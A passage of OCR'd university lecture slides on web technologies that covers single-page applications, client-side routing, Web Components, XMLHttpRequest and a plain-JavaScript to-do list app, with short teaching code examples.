  - `index-v5kLGx6_.css`, `index-DiAK_ebR.js`
- The last part of the filename is an **hash** of their current contents
- This way, when we build a new version of the app, with some changes to the css or js files, the filename will change
- This techniques can be used to avoid **cache staleness** issues
  - Suppose the files were called simply **index.css** and **index.js**
  - A browser visits our page one minute before we roll out a new version
  - That browser might keep using the old **index.css** and **index.js** files it stored in its cache for some time


REFERENCES

- **Client-side Tooling Overview**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Understanding_client-side_tools/Overview
- **Sass: Guide**
  https://sass-lang.com/guide/
- **Bootstrap: Getting Started**
  https://getbootstrap.com/docs/5.3/getting-started/introduction/
- **Get started with Tailwind CSS**
  https://tailwindcss.com/docs/installation
- **Vite: Official Guide**
  https://vitejs.dev/guide/

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 18

SINGLE PAGE APPLICATIONS



Luigi Libero Lucio Starace, PhD

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https://luistar.github.io

https://www.docenti.unina.it/luigiliberolucio.starace

PREVIOUSLY, ON WEB TECHNOLOGIES

We learned how to develop **traditional web applications**

- Using CGI, PHP, and plain Node.js
- And using a Framework (Express)

In the web apps we developed, pages are **dynamically generated on the server** and sent to the web browser for rendering.

- Once they reach the browser, web pages are inherently **static**.

MULTI–PAGE WEB APPLICATIONS

In our traditional web apps, when we change page (e.g.: click on a link):


- A **new request** is sent to the server
- The **new page** is returned in response and **displayed** by the browser

This approach is also known as the **multi-page** approach, leading to **multi-page web applications**.

Back in **Lecture 7**, we learned about JavaScript in a Browser environment: DOM manipulation, fetching data, …

- So far, however, we did not make particular use of those features

MULTI–PAGE APPLICATIONS




Navigating to a different page always triggers a full-reload of the web page

SINGLE–PAGE WEB APPLICATIONS


- A **Single-Page Application** (SPA) reacts to user input by **dynamically updating the content of the current page,** rather than loading a new page from the server.
- The **entire** application is loaded in the initial request, and then the page is never reloaded
- The complexity of view rendering is **shifted** from the server to the client-side code (thin clients to thick clients)
- JavaScript-intensive applications

SINGLE–PAGE APPLICATIONS



- Navigating to a different page does not trigger a full page reload.
- Required data is fetched from a backend (e.g.: REST)
- Client-side JavaScript dynamically creates the new web page

SINGLE-PAGE APPLICATIONS IN ACTION



CLIENT–SIDE ROUTING

- Different «pages» in a SPA are typically referred to as **views**
- In SPAs, navigation and view updates are managed entirely on the client-side, without reloading the entire page from the server
- This practice is called **client-side routing**
- Client-side routing involves:
  - Updating the Browser url
  - Loading and rendering the appropriate content (**view**) on the web page
  - Interact with the Browser History API to allow users to seamlessly use the back and forward buttons to navigate between different views

CLIENT–SIDE ROUTING


Key components of client-side routing include:

- **Router:** module that handles the mapping between URLs and Views
- **View Rendering:** a mechanism to render different Views
- **History Management:** a mechanism to use the History API to manipulate the browser's navigation history.
  - This is because we want users to interact with SPAs as with any other Multi-page app, and the back and forward buttons should work as intended.

OUR FIRST SINGLE PAGE APPLICATION

- There is a single HTML document, shown below
- It does not include any content at all, just an empty «app» !
- main.js is the one that does the heavy lifting here!

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Single Page Application</title>
    <link rel="stylesheet" href="src/css/style.scss"/>
  </head>
  <body>
    <div id="app"></div>
    <script type="module" src="./src/js/main.js"></script>
  </body>
</html>
```



TAKING A LOOK AT MAIN.JS

- The main.js script starts by creating three new elements in the app `<div>` container
- A navbar, a container for the main content, and a footer
- The navbar and the footer won't change when switching between different views, while the content will change.

```
let nav = document.createElement("nav");
nav.id = "nav";
let content = document.createElement("main");
content.id = "content";
let footer = document.createElement("footer");
footer.id = "footer";

app.append(nav, content, footer);
```

TAKING A LOOK AT MAIN.JS

- Then, the **routes** in the app are defined.
- Each route associates a view to a given URL
- Each route is indexed by its URL path, and is associated with
  - **title:** will be title of the page when that view is loaded
  - **render:** a function returning an HTML string rendering the view

```
import about from "./views/about.js"; /*other imports omitted for brevity*/

const routes = {
    "/": { title: "Home", render: home },
    "/about": { title: "About", render: about },
    "/webtech": { title: "Web Technologies", render: contact },
};
```

TAKING A LOOK AT VIEWS/ABOUT.JS

- View rendering is as simple as possible
- A function returning an HTML string to be rendered for that view
- It may get way more complex!
- For a starter, we may use a **template engine**!

```
export default () => /*html*/`
    <h1>About</h1>
    <p>
       This is a single page app. Navigating to different pages does not trigger
       a full-page reload!
    </p>
`;
```

TAKING A LOOK AT MAIN.JS: ROUTER FUNC

- Then, we define a router function

```
function router() {
  let view = routes[location.pathname]; //get route corresponding to current path

  if (view) { //if a route matches the current path
    document.title = view.title; //update the page title to the one of the route
    content.innerHTML = view.render(); //update the content with the result of
                                       //the render function
  } else { //no route matches the path
    history.replaceState("", "", "/"); //replace current history entry with an
                                       //emtpy state and change url path to /
    router(); //call router() again
  }
};
```

TAKING A LOOK AT MAIN.JS

- Then, we populate the nav and footer elements a router function
- **renderFooter()** is a function returning an HTML string

```
// Add Navigation links to the page
for(let route in routes){
    let link = document.createElement("a");
    link.href = route;
    link.innerText = routes[route].title;
    link.setAttribute("data-link",""); // notice we're adding a custom attribute!
    nav.append(link);
}

// Render footer
footer.innerHTML = renderFooter();
```

TAKING A LOOK AT MAIN.JS: NAVIGATION

- In a SPA, we might have links that should behave normally (e.g.: links to external websites), and links that should just trigger a view update
- In our example, we identify the latters with the `data-link` attribute

```
// Handle navigation
window.addEventListener("click", e => {
  if (e.target.matches("[data-link]")) {
    e.preventDefault(); // do not trigger page reload
    history.pushState("", "", e.target.href); // add new state on history stack
    router(); // call router to update the view according to current url path
  }
});
```

TAKING A LOOK AT MAIN.JS: NAVIGATION

Last, we take care of executing the **router()** function to update the view to match the current URL path

- Every time the user clicks on the «back» button in the browser
  - popstate event on the Window interface
- Every time the main web page is fully reloaded (e.g.: if the user presses the refresh button)
  - DOMContentLoaded event

```
// Update router
window.addEventListener("popstate", router);
window.addEventListener("DOMContentLoaded", router);
```

INTRODUCING COMPONENTS

- As the complexity of front-ends grows, managing entire views as **monoliths** becomes rapidly unfeasible
  - Codebase gets hard to maintain
  - It’s difficult to **re-use** pieces of functionalities in different views
- Decomposing the UI into modular components is the way to go
- Each component encapsulates a specific functionality
  - A component should be the sole responsible for **rendering its UI (HTML)** and managing its **internal state**
  - Views using a component should not bother about these details
- Components can then be easily re-used in multiple views

COMPONENTS

Components play a central role in all front-end frameworks (we'll see!)

- Key characteristics of components include:
  - **Modularity:** they should be self-contained, and **encapsulate** a specific piece of functionality
  - **Encapsulation:** they should encapsulate their own business logic, state, layout and styles
  - **Reusability:** they should be designed to be re-usable across different parts of the app

CREATING A COMPONENT FROM SCRATCH

```
// New component
class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;
    let btn = this.querySelector("button");
    // State
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}

let count = 0;

customElements.define("click-counter", Counter);
```

We're defining a new **HTMLElement** called `<click-counter>`, associated with the `Counter` class, using the Web Components API!


The browser will use the Counter class when a `<click-counter>` element is found in the DOM!

USING A COMPONENT

```
import "../components/counter.js";

export default () => /*html*/`
    <h1>Home</h1>
    <p>Simple click counter</p>
    <click-counter></click-counter>
`;
```

```
class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;
    let btn = this.querySelector("button");
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}
```



WHY SINGLE–PAGE APPLICATIONS?

SPAs offer some advantages over traditional multi-page apps:

- More **dynamic user experience**, similar to desktop apps
- The initial page load is slower (need to download the entire app), but subsequent ones are way faster
- **Reduced server load**
  - Only required data is fetched from the server, and only when needed.
  - No need to transfer entire HTML documents over and over
  - This can help reduce server loads and bandwidth

A NOTE ON FETCHING DATA

- Before the Fetch API was introduced in ES6, network requests were sent using AJAX
- **AJAX** stands for **A**synchronous **J**avaScript **A**nd **X**ML
- AJAX was implemented using the **XMLHttpRequest** interface
- While XMLHttpRequest is nowadays being replaced by the Fetch API, it is still quite common and you may find it in some packages

EXAMPLE USING XMLHTTPREQUEST

- Typical workflow consisted in creating and XMLHttpRequest object
- Setting a callback to execute when the request completes
- Initialize a request (set HTTP method, url, whether it is async or not)
- Send the request to the server

```
let xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
       // Typical action to be performed when the response is ready:
       document.getElementById("demo").innerHTML = xhttp.responseText;
    }
};
xhttp.open("GET", "/url/to/fetch", true);
xhttp.send();
```

THE TO-DO LIST SINGLE PAGE APP

Developed from scratch using plain JavaScript!

THE TO–DO LIST SINGLE PAGE APP

- Let’s implement our To-do List App as a SPA!
- We’ll use the REST API we developed in the earlier lectures
- And we’ll add a sleek SPA frontend, written in plain JavaScript
- **Live demo time!**


THE TO-DO LIST COMPONENT

```
class TodoList extends HTMLElement {
  list = [];
  constructor() {
    super();
    this.innerHTML = /*html*/;
    this.list = this.fetchTodoItems().then( (res) => {
      this.updateTodoList(res);
    });

    let btn = this.querySelector("#save-todo");
    let input = this.querySelector("#todo-input");
    btn.onclick = () => {/*...*/};
  }
  async fetchTodoItems(){/*...*/}
  updateTodoList(list){/*...*/  }
  async saveTodo(toSave){/*...*/}
}
```

THE TO-DO LIST COMPONENT

```
constructor() {
    super();
    this.innerHTML = /*html*/`
      <input id="todo-input" placeholder="Write your To-dos here"></input>
      <button id="save-todo">Save To-do Item</button>
      <h3>To-do List</h3>
      <ul id="the-list"></ul>
    `;
    this.list = this.fetchTodoItems().then( (res) => {
      this.updateTodoList(res);
    });
    let btn = this.querySelector("#save-todo");
    let input = this.querySelector("#todo-input");
    btn.onclick = () => {/*...*/}; //handle save todo
  }
```



CHALLENGES WHEN DEVELOPING SPAs

Implementing the To-do List App as a SPA from scratch was educational Despite its simplicity, we started to experience some challenges

- **State management**. We needed to keep state and UI always updated and make sure to properly update the views after any state change
- **DOM manipulation**. Manipulating the DOM with the document API requires lots of boilerplate code
- **Client-side Routing.** Our router was pretty basic. What if we were to support parametric routes, redirects, etc.?
- **Efficient rendering.** We just re-draw our entire to-do list every time. What if we wanted to be more efficient?

FRONTEND FRAMEWORKS

- Frontend frameworks like Angular, React, Vue.js, Ember, Svelte, etc., provide some ready-made solutions to tackle these challenges
- Frameworks also typically include tooling support
  - Generation of boilerplate code
  - Automate build and deployment
- Each framework also provides a somewhat «standardized» way of building frontends
  - A developer who is used to working with a given framework will have less issues moving to a different project using the same framework!
- In the next lecture, we'll get to know **Angular 17**!

REFERENCES

- **SPA (Single-page application)**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Glossary/SPA
- **Single page apps in depth**
  By Mikito Takada
  Available at http://singlepageappbook.com/ and on GitHub
  Relevant parts: Modern single page apps – an overview
- **Understanding client-side JavaScript frameworks**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Client-side_JavaScript_frameworks
  Relevant parts: Introductory guides: Introduction to client-side frameworks and Framework main features.

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 19

FRONTEND FRAMEWORKS: ANGULAR

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PREVIOUSLY, ON WEB TECHNOLOGIES

- We've learned about **Single Page Applications**
